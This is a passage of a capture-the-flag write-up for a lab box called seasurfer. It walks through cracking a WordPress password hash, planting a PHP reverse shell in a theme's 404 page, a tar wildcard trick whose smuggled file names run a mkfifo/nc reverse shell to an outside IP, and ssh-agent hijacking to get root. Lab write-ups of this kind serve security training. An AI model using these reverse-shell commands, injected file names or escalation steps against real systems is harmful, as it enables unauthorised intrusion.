
Got the Database username and password

```
Database creds

Username : wordpressuser
Password : coolDataTablesMan
```

Lets login on that adminer page now



Lets see the users here




Got the password hash now of kyle

Lets crack this using hashcat also this is phpass hahs indicated with `$P$`

```
hashcat -m 400 kyle_hash /usr/share/wordlists/rockyou.txt
```

```
Candidates.#1....: toenmiscosas → monforte

$P$BuCryp52DAdCRIcLrT9vrFNb0vPcyi/:jenny4ever

Session..........: hashcat
```

Alright lets login in the wordpress site by going to /admin now



Alright now lets get a reverse shell i just used the 404 revshell page trick from hacktricks : book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce

Basically put you php revshell in the 404.php page under apperance then editor

Now click update file here

Now start a listener here

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Then go to this URL : http://seasurfer.thm/wp-content/themes/twentyseventeen/404.php

Got the shell now

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.85.102 55854
Linux seasurfer 5.4.0-107-generic #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 17:51:20 up  1:08,  1 user,  load average: 0.00, 0.00, 2.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Laternal PrivEsc

So to get access as kyle i found this script here

```
www-data@seasurfer:/var/www/internal/maintenance$ cat backup.sh
cat backup.sh
#!/bin/bash

# Brandon complained about losing _one_ receipt when we had 5 minu
# Still need to come up with a better backup system, perhaps a clo

cd /var/www/internal/invoices
tar -zcf /home/kyle/backups/invoices.tgz *
www-data@seasurfer:/var/www/internal/maintenance$
```

Now this run every 1 min So we are gonna use the classic wildcard trick here is a link for reference : https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/

Run these to make these file following the trick

```
www-data@seasurfer:/var/www/internal/invoices$ echo "mkfifo /tmp/lhennp; nc 10.17.94.2 5555 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
<in/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
www-data@seasurfer:/var/www/internal/invoices$ echo "" > "--checkpoint-action=exec=sh shell.sh"
<s$ echo "" > "--checkpoint-action=exec=sh shell.sh"
www-data@seasurfer:/var/www/internal/invoices$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
www-data@seasurfer:/var/www/internal/invoices$ ls -al
ls -al
total 1512
-rw-rw-rw- 1 www-data www-data      1 Sep  2 17:58 '--checkpoint-action=exec=sh shell.sh'
-rw-rw-rw- 1 www-data www-data      1 Sep  2 17:58 '--checkpoint=1'
drwxrwxrwx 2 www-data www-data   4096 Sep  2 17:58  .
drwxrwxrwx 4 www-data www-data   4096 Apr 20  2022  ..
-rw-r--r-- 1 www-data www-data  53186 Sep  2 17:10  02092024-1hNYpuQrhxsHHZ3xJCqw.pdf
-rw-r--r-- 1 www-data www-data  57186 Sep  2 17:21  02092024-4WJH0jtSoQHHQZ42Frfk.pdf
-rw-r--r-- 1 www-data www-data  57514 Sep  2 17:20  02092024-JqQaHrP5s7XeC1bOFupw.pdf
-rw-r--r-- 1 www-data www-data  76994 Sep  2 17:23  02092024-KvuyqFwynGHJ4j1vRja5.pdf
-rw-r--r-- 1 www-data www-data  57281 Sep  2 17:22  02092024-LXLpAVZDoyyaptm278ek.pdf
-rw-r--r-- 1 www-data www-data  71799 Sep  2 17:23  02092024-Uu5LwrRCqISqYPuYzlOH.pdf
-rw-r--r-- 1 www-data www-data  57569 Sep  2 17:21  02092024-Ww7JNvL46YAlDCt8Mvct.pdf
-rw-r--r-- 1 www-data www-data  57458 Sep  2 17:22  02092024-plzEYcZgIAPw3rPcraXu.pdf
-rw-r--r-- 1 www-data www-data  77027 Sep  2 17:24  02092024-szAQavev3D1ODeTSNJcH.pdf
-rw-r--r-- 1 www-data www-data  71713 Sep  2 17:18  02092024-ysgBPa3v0Ef7iKpD7qZl.pdf
-rw-r--r-- 1 www-data www-data  53499 Sep  2 17:12  02092024-z6jdhbG724gb9KcK1FJa.pdf
-rw-r--r-- 1 www-data www-data  57633 Sep  2 17:22  02092024-zMBdzm9K2tqlsZ3wgZJP.pdf
-rw-r--r-- 1 www-data www-data 152836 Apr 18  2022  18042022-SZEAfjkef0WOLzNG0nBF.pdf
-rw-r--r-- 1 www-data www-data 153339 Apr 18  2022  18042022-lUIvPaOVZIJQarZO7wHP.pdf
-rw-r--r-- 1 www-data www-data 153298 Apr 18  2022  18042022-x7nvKzdxwDPtGvg3hexH.pdf
-rw-r--r-- 1 www-data www-data 114621 Apr 19  2022  19042022-P8SghZ3qVclByyfsSm4c.pdf
-rw-r--r-- 1 www-data www-data 113999 Apr 19  2022  19042022-RuQk68SZaxQc6vyw7BCv.pdf
-rw-r--r-- 1 www-data www-data  53676 Apr 22  2022  22042022-NNod4XQ0usiYmPZOVASm.pdf
-rw-rw-rw- 1 www-data www-data     97 Sep  2 17:58  shell.sh
www-data@seasurfer:/var/www/internal/invoices$
```

Commands :

```
echo "mkfifo /tmp/lhennp; nc 10.17.94.2 5555 0</tmp/lhennp | /bin/sh
>/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
```

```
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```

Now just start a listener to get the shell as kyle

```
nc -lvnp 5555

Listening on 0.0.0.0 5555
Connection received on 10.10.85.102 41264
id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),4(adm),24(cdrom),27(sudo),30(dip),33(www-data),46(plugdev)
```

here is user.txt

```
cd /home/kyle
ls
backups
snap
user.txt
ls -al
total 48
drwxr-x--- 7 kyle kyle     4096 Apr 22  2022 .
drwxr-xr-x 3 root root     4096 Apr 16  2022 ..
drwxrwxr-x 2 kyle kyle     4096 Apr 19  2022 backups
lrwxrwxrwx 1 kyle kyle        9 Apr 18  2022 .bash_history -> /dev/null
-rw-r--r-- 1 kyle kyle      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 kyle kyle     3771 Feb 25  2020 .bashrc
drwx------ 3 kyle kyle     4096 Apr 17  2022 .cache
drwxrwxr-x 3 kyle kyle     4096 Apr 17  2022 .local
-rw-r--r-- 1 kyle kyle      807 Feb 25  2020 .profile
-rw-rw-r-- 1 kyle www-data   66 Apr 17  2022 .selected_editor
drwx------ 3 kyle kyle     4096 Apr 18  2022 snap
drwx------ 2 kyle kyle     4096 Apr 17  2022 .ssh
-rw-r--r-- 1 kyle kyle        0 Apr 16  2022 .sudo_as_admin_successful
-rw-rw-r-- 1 kyle kyle       27 Apr 18  2022 user.txt
```

Vertical PrivEsc

To get a stable shell here just make ssh keys then put the public one in the .ssh/authorized_keys

then login using the private one

```
ssh -i key kyle@seasurfer.thm

The authenticity of host 'seasurfer.thm (10.10.85.102)' can't be established.
ED25519 key fingerprint is SHA256:4ChmQCQ0tIG/wbF2YLD8+ZdmJVvA1bFzIRVLwXXrs0g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:55: 10.10.254.36
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'seasurfer.thm' (ED25519) to the list of known hosts.

kyle@seasurfer:~ (0.006s)


  ___ ___   _     ___ _   _ ___ ___ ___ ___
 / __| __| /_\   / __| | | | _ \ __| __| _ \
 \__ \ _| / _ \  \__ \ |_| |   / _|| _||   /
 |___/___/_/ \_\ |___/\___/|_|_\_| |___|_|_\


kyle@seasurfer ~ (0.171s)
ls

backups  snap  user.txt

kyle@seasurfer ~
```

So after some enum i found that PAM is configured with sudo here

```
user.txt
cat /etc/pam.d/sudo
#%PAM-1.0

auth sufficient pam_ssh_agent_auth.so file=/etc/ssh/sudo_authorized_keys

session    required   pam_env.so readenv=1 user_readenv=0
session    required   pam_env.so readenv=1 envfile=/etc/default/locale user_readenv=0
@include common-auth
@include common-account
@include common-session-noninteractive
```

So now to exploit this i found the agent in the /tmp directory

```
kyle@seasurfer /tmp (0.167s)
cd ssh-XM5tJzXSAN/

kyle@seasurfer:/tmp/ssh-XM5tJzXSAN (0.376s)
ls
agent.1144

kyle@seasurfer /tmp/ssh-XM5tJzXSAN
```

Not to exploit this

Run these command to get sudo permissions

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN (0.251s)
export SSH_AUTH_SOCK=/tmp/ssh-XM5tJzXSAN/agent.1144

kyle@seasurfer /tmp/ssh-XM5tJzXSAN (0.185s)
ssh-add -l
3072 SHA256:boZASmxRncp8AM+gt1toNuZr9jh1dyatwf9DPZYit88 kyle@seasurfer (RSA)

kyle@seasurfer /tmp/ssh-XM5tJzXSAN (0.197s)
sudo -l
Matching Defaults entries for kyle on seasurfer:
    env_keep+=SSH_AUTH_SOCK, env_reset, timestamp_timeout=420, mail_badpass, se

User kyle may run the following commands on seasurfer:
    (ALL : ALL) ALL

kyle@seasurfer /tmp/ssh-XM5tJzXSAN
```

Now we can sudo just run `sudo su` to get root now

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN
sudo su

root@seasurfer:/tmp/ssh-XM5tJzXSAN# id
uid=0(root) gid=0(root) groups=0(root)
root@seasurfer:/tmp/ssh-XM5tJzXSAN#
```

Here is the final flag i.e root.txt

```
root@seasurfer:/tmp/ssh-XM5tJzXSAN# cd /root
root@seasurfer:~# ls
admincheck  credits.txt  hidePID.sh  root.txt  snap  SSHtoserver.sh
root@seasurfer:~# ls -al
total 52
drwx------  5 root root 4096 Jun 14  2022 .
drwxr-xr-x 19 root root 4096 Apr 16  2022 ..
-rwxr-xr-x  1 root root  155 Apr 19  2022 admincheck
lrwxrwxrwx  1 root root    9 Apr 18  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r--  1 root root  620 Apr 20  2022 credits.txt
-rwxr-xr-x  1 root root  398 Apr 22  2022 hidePID.sh
drwxr-xr-x  3 root root 4096 Apr 17  2022 .local
lrwxrwxrwx  1 root root    9 Apr 18  2022 .mysql_history -> /dev/null
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   26 Apr 18  2022 root.txt
-rw-r--r--  1 root root   66 Apr 17  2022 .selected_editor
drwx------  3 root root 4096 Apr 16  2022 snap
drwx------  2 root root 4096 Apr 19  2022 .ssh
-rwxr-xr-x  1 root root  280 Apr 19  2022 SSHtoserver.sh
root@seasurfer:~#
```

Thanks for Reading :)